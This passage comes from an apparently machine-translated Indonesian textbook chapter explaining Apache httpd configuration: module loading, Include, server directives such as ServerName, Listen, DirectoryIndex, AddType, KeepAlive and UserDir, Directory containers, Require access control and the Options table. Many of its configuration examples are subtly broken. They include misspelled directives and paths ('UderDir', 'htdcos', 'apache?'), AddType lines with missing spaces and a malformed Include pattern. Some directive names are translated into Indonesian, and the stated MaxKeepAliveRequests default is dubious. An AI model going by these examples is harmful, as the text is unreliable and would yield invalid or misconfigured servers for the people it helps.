LoadModule unixd_module modules/mod_unixd.so
LoadModule status_module modules/mod_status.so
LoadModule autoindex_module modules/mod_autoindex.so
LoadModule dir_module modules/mod_dir.so
LoadModule alias_module modules/mod_alias.so
```

Banyak pernyataan LoadModule lainnya dikomentari secara default, tetapi Anda dapat dengan mudah mengubahnya dengan menghapus komentar. Di sisi lain, versi Debian dari Apache prainstal memiliki satu file konfigurasi utama tanpa pernyataan LoadModule. Sebagai gantinya, pernyataan Sertakan memuat file konfigurasi lain yang berisi pernyataan LoadModule. Misalnya, file konfigurasi utama berisi pernyataan-pernyataan ini.

Include mods-enabled/.load*

Include mods-enabled/.conf*

Include ports.conf
Include conf.d/
Include sites-enabled/

Dua pernyataan pertama memuat banyak file lain di subdirektori yang mengaktifkan mod. File .load berisi pernyataan LoadModule. File .conf berisi arahan yang sesuai dengan modul yang dimuat. Misalnya, sepasang file adalah mime.conf dan mime.load. Yang terakhir memuat modul mod_mime.so, sedangkan yang pertama berisi arahan yang memetakan jenis Multipurpose Internet Mail Extensions (MIME) ke ekstensi nama file, bahasa ke ekstensi nama file untuk negosiasi konten, dan kumpulan karakter ke ekstensi nama file, di antara arahan lainnya.

Dari pernyataan Sertakan lainnya yang tercantum sebelumnya, subdirektori conf.d berisi file untuk mengizinkan penggunaan berbagai set karakter. File localized-error-pages berisi arahan penanganan kesalahan. File other-vhosts-access-log mendefinisikan file log untuk setiap host virtual dan keamanan untuk menempatkan arahan yang terkait dengan keamanan Apache. File konfigurasi lainnya adalah ports.conf, default, dan default-ssl, terletak di direktori yang mendukung situs.

Arah Server

Sekarang mari kita mengalihkan perhatian kita ke arahan server. Kami tidak akan menjelajahi semuanya, dan beberapa arahan lebih lanjut akan diperkenalkan di bagian selanjutnya dari bab ini. Sebelum kita mulai, mari kita bahas tentang sintaks direktif. Kecuali jika Anda membaca bab ini hanya karena ingin tahu, Anda pasti ingin menjelajahi arahan yang tersedia secara lebih mendetail. Semua arahan dijelaskan (dan dalam banyak kasus dengan contoh yang ditawarkan) dalam dokumentasi Apache, tersedia di httpd.apache.org. Arahan ditentukan dengan menggunakan notasi, seperti yang ditampilkan di bagian atas Gambar 2.1.

Di bagian bawah Gambar 2.1, kita melihat contoh spesifikasi untuk direktif DocumentRoot. Kita melihat bahwa sintaks untuk direktif ini mengikuti nama direktif oleh direktori yang akan didefinisikan sebagai DocumentRoot. Nilai default ditampilkan, yang memberi tahu kita bahwa jika kita tidak menyertakan direktif ini, nilai DocumentRoot default ke direktori yang ditampilkan. Perhatikan bahwa beberapa arahan tidak akan memiliki nilai default. Konteks memberitahu kita di mana direktif DocumentRoot dapat ditempatkan. Dalam hal ini, itu bisa berupa arahan konfigurasi server atau arahan host virtual. Saat Anda membaca bab ini, Anda akan menemukan bahwa beberapa arahan juga dapat didefinisikan dalam konteks lain atau sebagai gantinya, dengan wadah Direktori atau file akses. Keempat konteks ini (konfigurasi server, host virtual, direktori, dan htaccess) adalah satu-satunya yang tersedia di Apache. Karena itu, kami tidak akan menggunakan format lengkap seperti yang ditunjukkan pada Gambar 2.1, tetapi perlu dipahami jika dan saat Anda mengunjungi situs web Apache. Mari kita mulai dengan arahan server yang paling dasar. Ini mengidentifikasi atribut server dan server. Contoh ditunjukkan untuk banyak arahan ini. Semua ini memiliki konteks konfigurasi server, dan banyak tersedia dalam konteks host virtual.

ServerName: Menentukan alias IP tempat server berjalan. Ia juga mengizinkan penyertaan nomor port jika Anda memilih untuk tidak menggunakan port default 80. Anda juga menggunakan direktif ini untuk menentukan nama host virtual

```
ServerName www.myserver.com
ServerName www.myserver.com : 8080
```

Description:	*Short description of the directive*
Syntax:	*Directive arguments*
Context:	*The locations where this directive is legal*
Status:	*Type of module that defines the directive*
Module:	*Specific module name*

DocumentRoot directive

Description:	Directory that forms the main document tree visible from the web
Syntax:	`DocumentRoot` *`directory-path`*
Default:	`DocumentRoot "/usr/local/apache/htdocs"`
Context:	Server config, virtual host
Status:	Core
Module:	Core

Gambar 2.1 Arahan, Format, Dan Contoh Dokumentasi Apache.

Perhatikan bahwa direktif ini hanya boleh muncul sekali, tetapi jika tidak muncul sama sekali, Apache akan berusaha mendapatkan nama server dengan menggunakan pencarian IP balik, menggunakan alamat IP komputer. ServerAlias: Nama tambahan yang akan ditanggapi oleh server ini. Perhatikan bahwa NamaServer hanya boleh berisi satu nama, sedangkan nama lainnya dapat dicantumkan di sini.

```
ServerAlias : myserver.com www2.myserver.com
```

Anda juga dapat menggunakan wildcard sebagai bagian dari alamat, seperti di *.serversaya.com.

ServerAdmin: Menentukan alamat email administrator server web. Informasi ini kemudian dapat ditampilkan secara otomatis di halaman web mana pun dari situs web yang dihosting oleh server web ini. Sebagai alternatif dari alamat email, Anda dapat menggunakan URL yang kemudian akan membuat tautan di halaman web untuk membawa klien ke halaman informasi tentang administrator server web.

Pengguna, Grup: Pemilik dan pemilik grup Apache, sehingga anak-anak Apache akan berjalan di bawah nama-nama ini. Setelah dijalankan, menggunakan perintah Unix/Linux ps akan menunjukkan bahwa pemilik proses induk adalah root, tetapi semua proses anak akan dimiliki dan berada dalam grup, seperti yang ditentukan di sini. Sebagai contoh, Anda dapat menggunakan yang berikut ini untuk memberi nama web pemilik/grup:

User web
Group web

ServerSignature: Menentukan apakah footer informasi server harus dibuat secara otomatis dan ditempatkan di bagian bawah setiap halaman web yang dibuat server (halaman kesalahan, daftar direktori, halaman yang dibuat secara dinamis, dll.). Nilai yang mungkin adalah On, Off, dan Email, di mana On menghasilkan nomor dan nama versi server, Email menghasilkan link untuk nilai yang ditentukan oleh direktif ServerAdmin. Nilai default untuk direktif ini adalah Mati.
Dengarkan: Alamat IP dan porta yang harus didengarkan oleh Apache. Beberapa alamat IP hanya digunakan jika komputer yang menghosting server Apache memiliki banyak alamat IP. Port diperlukan hanya jika Apache harus mendengarkan port selain default 80. Anda dapat memiliki beberapa direktif Listen atau mencantumkan beberapa item dalam satu direktif dengan memisahkan entri dengan spasi. Contoh pertama di bawah menyebabkan Apache mendengarkan permintaan untuk alamat IP 10.11.12.13 melalui port default 80 dan untuk alamat IP 10.11.12.14 melalui port 80 dan 8080. Anda juga dapat menentukan alamat Internet Protocol version 6 (IPv6), seperti asalkan ditempatkan di dalam tanda kurung siku, seperti yang ditunjukkan pada contoh kedua:

Listen 10.11.12.13 10.11.12.13 10.11.12.14:80 10.11.12.14 :8080
Listen [1234:5678: : abc:de:9001:abcd:ff00]

Arahan terkait adalah SecureListen, yang digunakan untuk mengidentifikasi port (dan alamat IP opsional) yang harus digunakan saat komunikasi dienkripsi, seperti dengan Hypertext Transfer Protocol Secure (HTTPS). Port default adalah 443. Sintaksnya adalah SecureListen [IPaddress:] port file sertifikat [MUTUAL], dengan file sertifikat adalah nama file yang menyimpan sertifikat yang digunakan untuk komunikasi HTTPS, dan MUTUAL, jika disertakan, mengharuskan klien mengautentikasi melalui atau sertifikatnya sendiri.

Arahan berikut menentukan lokasi konten Apache. Perhatikan bahwa DocumentRoot dan ServerRoot harus diatur secara otomatis untuk Anda jika Anda menggunakan --prefix saat mengeluarkan perintah./configure.

- *DocumentRoot*:Jalur lengkap lokasi konten situs web, mulai dari direktori root Unix/Linux (/).
- *ServerRoot*: Path lengkap dari lokasi file biner server web Apache, mulai dari direktori root Unix/Linux. Jalur menentukan lokasi di mana satu atau lebih direktori konten Apache akan ditempatkan. Paling tidak, kami berharap menemukan direktori sbin, di mana server web (httpd atau apache) serta skrip pengontrol apachectl disimpan. File lain mungkin juga ada di sini, seperti axps (untuk mengkompilasi modul Apache) dan htpasswd (untuk membuat file password). Bergantung pada cara Anda menginstal Apache, Anda mungkin juga menemukan direktori conf, log, error, htdocs, dan cgi-bin di bawah ServerRoot. Dengan demikian, ServerRoot menentukan titik awal dari sebagian besar perangkat lunak Apache dan file pendukung. Direktori htdocs biasanya adalah nama yang diberikan ke direktori DocumentRoot. Jika ServerRoot

adalah /usr/local/apache2, maka DocumentRoot bisa menjadi /usr/local/apache2/htdocs.

- *Sertakan*: Direktif ini digunakan untuk memuat file konfigurasi lainnya. Ini memungkinkan Anda untuk memisahkan jenis arahan ke dalam file konfigurasi yang berbeda untuk organisasi yang lebih baik sehingga file konfigurasi tidak menjadi terlalu besar sehingga sulit untuk dipahami. Memisahkan arahan menjadi file konfigurasi yang berbeda juga dapat membantu Anda mengontrol efisiensi Apache. Jika ada beberapa arahan yang tidak selalu diperlukan, Anda dapat menempatkannya di file terpisah dan memuatnya dengan pernyataan Sertakan, jika diinginkan. Pernyataan Sertakan dapat ditempatkan dalam wadah bersyarat untuk mengontrol konfigurasi apa yang ingin kita gunakan, berdasarkan faktor-faktor seperti apakah modul tertentu dimuat atau apakah variabel lingkungan tertentu telah ditetapkan.

Berikut beberapa contohnya. Contoh pertama memuat semua file .conf di ekstra subdirektori. Contoh kedua memuat file konfigurasi khusus untuk host virtual. Contoh ketiga saat ini dikomentari tetapi dapat dihapus komentarnya. Jika demikian, itu akan memuat file konfigurasi berbasis keamanan. Itu dikomentari saat ini karena, seperti yang kita bayangkan, arahan yang dikeluarkan dalam file ini bisa menjadi beban beban sistem.

```
Include extra/*.conf
Include /usr/local/apache2/conf/vhosts/company1.conf
#include secure.conf
```

Variasi dari Sertakan adalah SertakanOpsional. Saat Sertakan digunakan pada file dengan karakter pengganti dalam nama file, ini akan melaporkan kesalahan jika tidak ada file yang cocok dengan karakter pengganti. Misalnya, pada contoh pertama di atas, jika ekstra tidak memiliki file .conf, kesalahan akan terjadi. SertakanOptional identik dengan Sertakan, kecuali dalam keadaan seperti itu, tidak ada kesalahan yang muncul.

DirectoryIndex: Ketika URL tidak menyertakan nama file, diasumsikan bahwa permintaan adalah untuk file indeks. Secara default, nama file adalah index.html. Arahan DirectoryIndex memungkinkan Anda untuk mengubah asumsi ini. Anda dapat menambahkan nama file lain atau menonaktifkan kemampuan ini. Jika ada beberapa file yang terdaftar, direktori URL dicari untuk setiap file dalam urutan yang tercantum dalam petunjuk ini. Misalnya, pada contoh pertama di bawah ini, jika direktori yang dicari memiliki index.html dan index.php, index.php akan menjadi file yang dikembalikan. Contoh kedua di bawah ini adalah defaultnya, seperti yang ditemukan di file .conf Anda. Contoh ketiga menunjukkan cara menonaktifkan fitur ini, sehingga URL yang tidak memiliki nama file akan mengembalikan kesalahan 404 (file tidak ditemukan). Contoh keempat menunjukkan bagaimana Anda dapat mengarahkan permintaan ke beberapa file umum, yang terletak di bawah direktori cgi-bin DocumentRoot, di mana index.html atau index.php dikembalikan jika ditemukan, tetapi jika tidak, maka permintaan dialihkan ke lokasi /cgi-bin index.pl sebagai gantinya.

```
DirectoryIndex index.php index.html index.cgi index.shtml
DirectoryIndex index.html
DirectoryIndex disabled
DirectoryIndex index.html index.php/cgi-bin/index.pl
```

Catatan: Jika tidak ada file index.html dan direktori memiliki opsi Indeks, maka isi direktori yang ditampilkan daripada kesalahan 404.

DirectorySlash: Direktif ini akan menyebabkan Apache membubuhkan garis miring ketika URL diakhiri dengan nama file atau garis miring. Ini adalah kasus ketika URL diakhiri dengan nama direktori. Meskipun direktif ini tampaknya agak tidak berguna, DirectoryIndex diperlukan untuk bekerja dengan benar. Direktif ini mengizinkan salah satu dari dua nilai: Aktif dan Nonaktif, dengan default Aktif. Ada sedikit alasan untuk mematikan arahan ini dan ini dapat mengakibatkan sedikit lubang keamanan di mana URL tanpa garis miring dapat mencantumkan konten direktori, meskipun ada file indeks DirectoryIndex di direktori itu.

AddType: Menetapkan ekstensi nama file ke tipe MIME. Memetakan tipe MIME, pada gilirannya, menentukan bagaimana file tertentu harus ditangani. Jika Anda menetapkan ekstensi nama file tunggal ke jenis MIME, awali ekstensi dengan titik. Jika Anda menetapkan beberapa ekstensi, cantumkan ekstensi tersebut dengan dipisahkan oleh spasi. Anda juga dapat menentukan, dari sisi server, peringkat untuk menggunakan jenis file tertentu saat negosiasi konten berlangsung (kami akan membahas negosiasi konten nanti di bab ini). Direktif lama, DefaultType, digunakan untuk menentukan tipe MIME tetapi telah dihentikan. Menggunakan DefaultType dapat menyebabkan kesalahan. Berikut adalah beberapa contoh AddType.

```
AddType image/gif.gif
AddType Image/jpeg.jpeg.jpg.jpe
AddType text/html.html.shtml.php
```

Perhatikan bahwa nama ekstensi file tidak peka huruf besar-kecil dan jenisnya tidak memerlukan tanda titik.

KeepAlive, KeepAliveTimeout, dan MaxKeepAliveRequests: Direktif ini mengontrol apakah mempertahankan koneksi melalui Transmission Control Protocol/Internet Protocol (TCP/IP) setelah permintaan awal masuk ke server web dan berapa lama koneksi persisten harus ada. Jika KeepAlive disetel ke ya dan klien meminta melalui header permintaan HTTP koneksi tetap, maka koneksi akan bertahan lebih dari satu permintaan/respons. Durasi ditentukan oleh jumlah detik dalam direktif KeepAliveTimeout atau oleh jumlah permintaan yang akan ditangani koneksi ini melalui MaxKeepAliveRequests. Default untuk KeepAliveTimeout adalah 5 detik. Nilai lain apa pun dapat ditentukan dalam detik, atau milidetik dengan membubuhkan ms ke angka tersebut, seperti dalam 100 md. Nilai KeepAliveTimeout yang tinggi dapat menurunkan kinerja server. Jika sejumlah 0 diberikan untuk MaxKeepAliveRequests, itu memungkinkan jumlah permintaan yang tidak terbatas. Ini defaultnya. Anda dapat menyertakan kedua arahan untuk memiliki kontrol yang lebih baik atas koneksi persisten.

MaxConnectionsPerChild, MaxSpareServers, dan MinSpareServers: Saat Apache diluncurkan, Apache diluncurkan sebagai satu proses yang dimiliki oleh pengguna yang meluncurkannya (biasanya root). Apache kemudian memunculkan sejumlah proses anak. Proses anak inilah yang menangani permintaan apa pun ke server web. Jika proses anak saat ini tidak menangani permintaan, proses itu menganggur dan dikenal sebagai server cadangan. Arahan ini mengontrol jumlah anak yang ada dan berapa lama mereka akan tetap ada. Direktif MinSpareServers menentukan jumlah minimum proses anak menganggur setiap saat. Jika jumlah proses anak yang menganggur berada di bawah minimum ini, proses baru akan dihasilkan oleh Apache. MaxSpareServers memastikan bahwa kami tidak pernah memiliki lebih banyak proses anak yang menganggur dari batas ini, dan jika demikian, beberapa dari proses anak tersebut dimatikan. Selain itu, MaxConnectionsPerChild mengontrol kapan anak harus dihentikan karena telah menangani jumlah maksimum koneksi yang berbeda. Untuk direktif yang terakhir ini, nilai 0 (default) berarti jumlah koneksi yang tidak terbatas dapat ditangani. MaxSpareServers dan MinSpareServers memiliki nilai default masing-masing 10 dan 5.

Mari kita perhatikan sebuah contoh. Asumsikan bahwa MaxConnectionsPerChild diatur ke 100. Selanjutnya, asumsikan bahwa saat ini terdapat 10 proses anak dan MaxSpareServers dan MinSpareServers masing-masing diatur ke 10 dan 5. Saat ini, 4 proses anak sedang sibuk, jadi ada 6 server yang menganggur, atau cadangan. Karena 6 cocok antara 5 dan 10, tidak diperlukan perubahan. Mari kita bayangkan lebih jauh bahwa jumlah rata-rata permintaan rata-rata antara 2 dan 5, sehingga kita selalu memiliki antara 5 dan 8 proses menganggur. Tiba-tiba, ada 12 permintaan. Karena hanya ada 10 proses anak, kita harus menelurkan 2 anak tambahan untuk menanganinya; namun, ini menyisakan 0 proses anak yang menganggur, jadi sebenarnya, total 17 proses anak sekarang akan berjalan. Setelah 12 permintaan ditangani, mari kita asumsikan bahwa jumlah permintaan turun menjadi 2. Ini menyisakan 15 anak menganggur, mengharuskan Apache mematikan 5 di antaranya untuk memelihara tidak lebih dari 10 anak menganggur. Seiring berjalannya waktu, asumsikan bahwa tidak ada proses anak baru yang diperlukan atau dimatikan. Namun, saat ini, 3 dari 10 proses anak telah mencapai batas 100 koneksi. 3 proses anak ini kemudian dimatikan, menyisakan 7 proses anak. Selama hanya 2 permintaan yang dipenuhi, tidak diperlukan anak baru, tapi bayangkan saat ini ada 4 permintaan. Dari 7 anak, hanya tersisa 3 anak yang menganggur, sehingga lahir 2 anak lagi.

UserDir: Menentukan nama direktori yang akan digunakan semua pengguna jika mereka ingin memiliki ruang web sendiri, yang dikontrol dari direktori home mereka. Nilai defaultnya adalah public_html. Dengan demikian, referensi ke URL ~foxr/foo.html akan diubah menjadi URL /home/ foxr/public_html/foo.html. URL someserver.com/~foxr diubah menjadi someserver.com/home/foxr/public_html/index.html. Jika kami tidak ingin mengizinkan pengguna untuk memiliki direktori web di dalam direktori home mereka, kami tidak akan menggunakan arahan ini atau lebih tepat menggunakan kata dinonaktifkan daripada nama direktori. Kami juga dapat menggunakan dinonaktifkan, diikuti dengan nama pengguna tertentu untuk menonaktifkan hanya pengguna yang ingin kami larang ruang web di bawah direktori mereka sendiri, atau sebagai alternatif, kami dapat menggunakan

diaktifkan, diikuti dengan nama pengguna khusus untuk mengaktifkan hanya pengguna yang terdaftar. Dengan mengeluarkan beberapa arahan UserDir, kami dapat lebih tepat mengontrol pengguna tertentu yang akan memiliki atau tidak memiliki direktori pengguna. Dalam contoh berikut, kami menetapkan public_html sebagai nama direktori pengguna dan hanya mengizinkan pengguna foxr, zappaf, keneallym, dan dukeg untuk memiliki akses tersebut, sementara semua direktori pengguna lainnya dinonaktifkan.

```
UserDir  public_html
UderDir  disabled
UserDir enabled foxr zappaf keneallyn dikeg
```

Alias: Menentukan jalur ke sistem file Unix/Linux untuk digunakan sebagai pengganti jalur yang disediakan di URL. Tujuan utama alias adalah untuk mengizinkan akses ke area sistem file yang terletak di atas (di luar) DocumentRoot. Misalnya, jika ada direktori /usr/local/apache2/ stuff, kita mungkin ingin mengizinkan akses ke sana, bahkan jika itu tidak ada di dalam DocumentRoot. Kami akan mendefinisikan alias seperti berikut:

```
Alias /stuff/"/usr/local/apache?/stuff/"
```

Kemudian, Apache akan mengganti /stuff/ dengan /usr/local/apache2/stuff/ di URL apa pun. Perhatikan bahwa jalur lengkap dikutip, tetapi jalur dari URL tidak.

Anda mungkin bertanya mengapa kami ingin mengizinkan akses di luar DocumentRoot. Biasanya, jawabannya adalah kita tidak menginginkan ini. Ini merupakan lubang keamanan yang berpotensi dieksploitasi dalam upaya untuk menyerang situs web kami. Namun, kami mungkin ingin mengumpulkan jenis file tertentu dan menempatkannya di lokasi terpusat. Ini dapat mencakup, misalnya, semua skrip sisi server, semua file gambar kecil yang digunakan oleh halaman web di situs kami, dan file kata sandi apa pun. File kata sandi dan file skrip tidak boleh ditempatkan di bawah DocumentRoot, karena ini akan menjadi kelemahan keamanan.

Bayangkan halaman tertentu menggunakan salah satu file gambar kecil tersebut, top.png. Jika ini terletak di bawah /usr/local/apache2/icons, maka referensi dari halaman web, misalnya dalam sebuah <img src> tag html, akan terlihat seperti ini: <img src="/icons/top.png">. Direktif Alias mengganti bagian path dari URL, /icons/, dengan path baru /usr/local/apache2/ icons/. Dengan demikian, URL berubah dari /icons/top.png menjadi /usr/local/apache2/icons/ top.png.

Ada arahan yang terkait dengan Alias yang disebut AliasMatch di mana direktori yang akan diganti diekspresikan sebagai ekspresi reguler. Jika kita memiliki tiga direktori kata sandi yang berbeda, passwd1, passwd2, dan passwd3, kita dapat menentukan jalur yang tepat dengan menggunakan satu pernyataan AliasMatch daripada tiga pernyataan Alias terpisah. Pernyataan kami akan berbunyi sebagai berikut:

AliasMatch ^/passwd ([1-3])/usr/local/apache2/passwed$1/

Penggunaan $1 menunjukkan bahwa kita harus menggunakan bagian dari ekspresi reguler yang cocok di dalam tanda kurung. Dalam hal ini, itu akan menjadi angka 1, 2, atau 3.

Directory Container

Wadah menentukan arahan yang harus diterapkan dalam konteks terbatas atau yang bergantung pada beberapa kondisi menjadi benar. Wadah dimulai dengan header wadah, ditentukan oleh <Jenis Kriteria>. Jenisnya adalah jenis Kontainer, seperti Direktori, IfModule, atau Lokasi, dan Kriteria adalah lokasi spesifik di mana arahan harus diterapkan atau kondisi yang harus benar agar arahan kontainer diterapkan. Beberapa contoh header container adalah <Directory /usr/local/apache2>, <Files htaccess>, dan <IfModule mod_ security.so>. Header diikuti oleh arahan yang ingin Anda terapkan ke direktori/file tersebut atau di bawah kondisi yang diberikan. Beberapa arahan hanya dapat ditempatkan di dalam wadah, sedangkan yang lain dapat ditempatkan di dalam atau di luar wadah. Selain itu, beberapa arahan hanya tersedia dalam jenis wadah tertentu. Saat kami memperkenalkan arahan lebih lanjut, kami akan menunjukkan di mana mereka tersedia. Wadah diakhiri dengan </Type>.

Wadah yang paling umum adalah <Directory>, yang menentukan arahan yang harus diterapkan pada URL apa pun yang merupakan direktori tertentu (atau subdirektori direktori mana pun). Tabel 2.5 menjelaskan jenis kontainer. Kolom kedua dari tabel ini menjelaskan apa yang akan Anda tempatkan di bawah bagian Kriteria di header penampung. Kami akan menjelajahi wadah Direktori di sini dan jenis wadah lainnya dalam beberapa subbagian.

Tabel 2.5 Jenis Kontainer Di Apache

Jenis	Deskripsi Kriteria	Penggunaan
<Directory>	Jalur lengkap dari Unix/Linux/ke direktori yang akan diterapkan wadah ini	Arahan untuk memengaruhi direktori ini dan subdirektori apa pun
<DirectoryMatch>	Jalur lengkap dari Unix/Linux/ke direktori tetapi dapat menyertakan ekspresi reguler	Sama seperti <Direktori>, kecuali bahwa arahan berlaku untuk semua direktori yang cocok
<Files>, <FilesMatch>	Nama file (termasuk karakter wildcard seperti * atau ?), ekspresi reguler dari nama file	Petunjuk untuk memengaruhi setiap file dengan nama yang diberikan; file yang namanya cocok dengan ekspresi reguler yang diberikan
<If>	Ekspresi yang membandingkan variabel lingkungan atau bagian tajuk permintaan ke nilai	Arahan untuk diterapkan jika ekspresi bernilai benar
<IfDefine>, <IfModule>, <IfVersion>	Nama variabel (kondisi benar jika nama variabel ditentukan), nama modul (kondisi benar jika modul dimuat), operator dan nomor versi Apache (benar jika versi Apache ini lebih besar/kurang dari/sama dengan versi yang diberikan)	Arahan berlaku jika kondisi yang diberikan benar Contoh: <IfDefine UserName> <IfDefine !UserName> <IfModule mod_security.so> <IfVersion >= 2.4>
<Location>, <LocationMatch>	URL, ekspresi reguler dari URL	Arahan berlaku jika URL permintaan cocok dengan URL

		yang diberikan atau ekspresi reguler
<VirtualHost>	Alamat IP (dengan port opsional)	Arahan untuk diterapkan ke situs web ini terpisah dari arahan Server Kami menunda pembahasan wadah host virtual hingga Bagian 8.5.3. Contoh: <VirtualHost 1.2.3.4:80> <VirtualHost 1.2.3.4 1.2.3.5 1.2.3.6>

Berikut ini adalah contoh wadah Direktori:

<Directory />
Require all denied
</directory>

Wadah ini ditentukan untuk /, yang merupakan direktori root Unix/Linux. Arahan menolak akses ke siapa pun yang mencoba mengakses file di sini. Idenya adalah wadah ini dapat melindungi semua ruang file Unix/Linux kita agar tidak dapat diakses melalui server web. Membutuhkan adalah arahan kontrol akses. Kami akan menjelajahinya secara lebih rinci segera.

Karena wadah direktori menentukan arahan untuk diterapkan tidak hanya ke direktori yang diberikan tetapi juga semua subdirektori direktori itu, wadah di atas akan memengaruhi semua ruang file kami dengan melarang akses ke semuanya; jadi, kita perlu mengganti ini setidaknya untuk direktori DocumentRoot kita. Karena itu kami harus menentukan wadah Direktori lain untuk memungkinkan akses ke ruang web. Wadah direktori ini mungkin muncul sebagai berikut:

<directory /usr/local/apache2/htdcos>
Require all granted
</directory>

Perhatikan bahwa jika Anda sudah terbiasa dengan Apache, Anda mungkin melihat perubahan di sini dari versi Apache sebelumnya. Mengontrol akses ke konten dulu dibuat dengan menggunakan arahan Allow from dan Deny from. Misalnya, kita mungkin mengharapkan dua wadah direktori sebelumnya muncul sebagai berikut:

<Directory/>
Deny from all
</Directory>

<Directory/usr/local/apache2/htdocs>

Allow from all
</Directory>

Dengan Apache versi 2.2, Anda dapat menggabungkan pernyataan Deny dan Allow. Misalnya, Anda mungkin ingin mengizinkan akses ke semua orang, kecuali mereka yang ada di subnet tertentu seperti 1.2 dan 1.3. Anda dapat mendefinisikan wadah seperti berikut:

<Directory /usr/local/apacahe2/htdocs/somedirectory>
Allow from all
Deny from 1.2 1.3
Order allow , deny
</Directory>

Arahan Order menentukan urutan di mana Allow dan Deny diberlakukan. Dalam hal ini, Apache terlebih dahulu menerapkan pernyataan Izinkan untuk memberikan akses kepada semua orang. Apache kemudian menerapkan pernyataan tolak untuk menolak siapa pun yang alamat IP-nya dimulai dengan 1.2 atau 1.3. Jika pernyataan Order telah ditolak, sebagai gantinya izinkan, maka izinkan akan mengesampingkan penolakan, dan dengan demikian, semua orang akan diizinkan mengakses. Pernyataan Izinkan dan Tolak dapat menggunakan kata semua, tidak ada, alamat IP tertentu, atau subnet, serta variabel lingkungan menggunakan notasi env=nama_variabel, yang akan cocok jika nama_variabel telah ditetapkan.

Di Apache versi 2.4, penekanannya sekarang adalah pada penggunaan pernyataan Require, yang lebih ekspresif dan bertenaga. Anda masih dapat menggunakan Allow, Deny, dan Order, jika diinginkan dengan memuat modul mod_access_compat, tetapi Anda tidak disarankan melakukannya karena pernyataan ini mungkin sudah tidak digunakan lagi. Pernyataan Require memiliki beberapa format yang berbeda, seperti yang ditunjukkan di bawah ini:

Require all granted
Require all denied
Require env environment-variable
Require method HTTP-method
Require expr expression
Require user userid
Require valid-user
Require ip - addr

Dengan pengecualian dari dua pernyataan pertama di atas dan pernyataan dengan valid-user, item yang dicetak miring adalah nilai spesifik seperti variabel lingkungan yang ditentukan, metode HTTP, ID pengguna, atau alamat IP. Dalam setiap kasus ini, Anda dapat menghitung sebanyak yang diinginkan, memisahkan item dengan spasi. Untuk alamat IP, Anda dapat menggunakan subnet, seperti yang kita lihat sebelumnya dengan Izinkan dari. Misalnya, kami mungkin memiliki dua arahan berikut untuk membatasi akses:

Require all denied
Require ip 10.11.12 10.11.13

Dengan dua pernyataan Membutuhkan ini, klien ditolak aksesnya kecuali jika klien memiliki alamat IP dalam salah satu subnet yang terdaftar. Kami akan kembali ke arahan Membutuhkan dalam materi online yang mendukung bab ini, di mana kami akan menjelajahi keamanan Apache.

Perhatikan bahwa, dalam banyak kasus, wadah tidak dapat disarangkan. Bersarang berarti bahwa satu wadah didefinisikan di dalam wadah lain. Misalnya, berikut ini akan mengakibatkan kesalahan saat mencoba mengkonfigurasi ulang Apache:

<directory/>
….
<directory/usr/local/apache2/htdocs>
…..
</Directory>

Ada beberapa kombinasi wadah yang mengizinkan pembuatan sarang. Misalnya, Anda dapat menyarangkan wadah <Files> di dalam wadah <Directory>. Ini memungkinkan Anda menentukan arahan yang hanya akan berlaku untuk file dengan nama tertentu di bawah direktori tertentu (bukan semua file dengan nama tertentu). Anda juga dapat menumpuk kontainer di dalam <If>, <IfDefine>, <IfModule>, dan <IfVersion>.

Selain Require, container <Directory> dapat menggunakan banyak directive lainnya. Mari kita fokus pada beberapa yang lebih signifikan. Arahan Opsi memungkinkan Anda untuk menentukan opsi yang akan berlaku di direktori ini. Opsi yang tersedia tercantum dalam Tabel 2.6.

Opsi juga dapat menentukan Semua, dalam hal ini semua opsi pada Tabel 2.6 tersedia, dengan pengecualian MultiViews. Jika Anda ingin membuat semua opsi tersedia, gunakan Opsi Semua MultiViews.

Format dasar untuk pernyataan opsi adalah Opsi opsi1 opsi2 opsi3 … Opsi yang tercantum kemudian diterapkan ke konteks wadah (misalnya, ke direktori yang ditentukan dan subdirektorinya). Jika tidak ada opsi yang ditentukan dalam wadah direktori, maka semua opsi dari direktori induk akan diwariskan. Ini berarti subdirektori memiliki opsi yang sama persis dengan direktori induk. Jika kita memiliki wadah direktori berikut, maka masing-masing subdirektori sub1 dan sub1/sub2 mewarisi semuanya dari direktori utama.

Tabel 2.6 Opsi Untuk Kontainer Direktori (Dan File).

PILIHAN	PENGGUNAAN
ExecCGI	Skrip CGI dalam konteks ini dapat dijalankan
FollowSymLinks	Tautan simbolik adalah penunjuk ke file (namun, di Unix/Linux, tautan diperlakukan seolah-olah itu adalah file). Dimungkinkan untuk memiliki tautan simbolik di ruang web kami, yang mengarah ke file di tempat lain. Opsi ini memungkinkan tautan semacam itu direferensikan dalam URL,

	dalam hal ini file yang diarahkan dikembalikan. Ini dapat mengizinkan akses ke konten di luar DocumentRoot, jika diinginkan. Itu juga memungkinkan file di dalam DocumentRoot dipindahkan dan masih diakses oleh URL lama (kedaluwarsa).
Includes	Sisi layanan menyertakan pernyataan yang disematkan di halaman web dapat dijalankan dalam konteks ini
IncludesNoExec	Sama seperti Termasuk, kecuali bahwa pernyataan sertakan sisi server #exec tidak diizinkan
Indexes	Jika URL tidak berisi nama file dan direktori yang diberikan tidak berisi file indeks (seperti yang ditentukan oleh direktif DirectoryIndex), maka konten direktori dapat dicantumkan sebagai respons terhadap URL dalam konteks ini. Tanpa Indeks, situasi seperti itu akan mengakibatkan kesalahan 404 File Tidak Ditemukan. Opsi Indeks harus digunakan dengan hati-hati, karena dapat menimbulkan lubang keamanan di mana semua konten direktori saat ini ditampilkan
MultiViews	Negosiasi konten diperbolehkan
FollowSymLinks IfOwnerMatch	Sama seperti FollowSymLinks, tetapi hanya jika pemilik tautan simbolik cocok dengan file yang ditautkan

```
<Directory/usr/local/apache2/htdocs/main>
        Require all granted
        Options followSymLinks ExecCGI Include
</Directory>
<Directory/usr/local/apache2/htdocs/main/sub1>
    ….
</Directory>
<Directory/usr/local/apache2/htdocs/main/sub1/sub2>
    ….
</Directory>
```

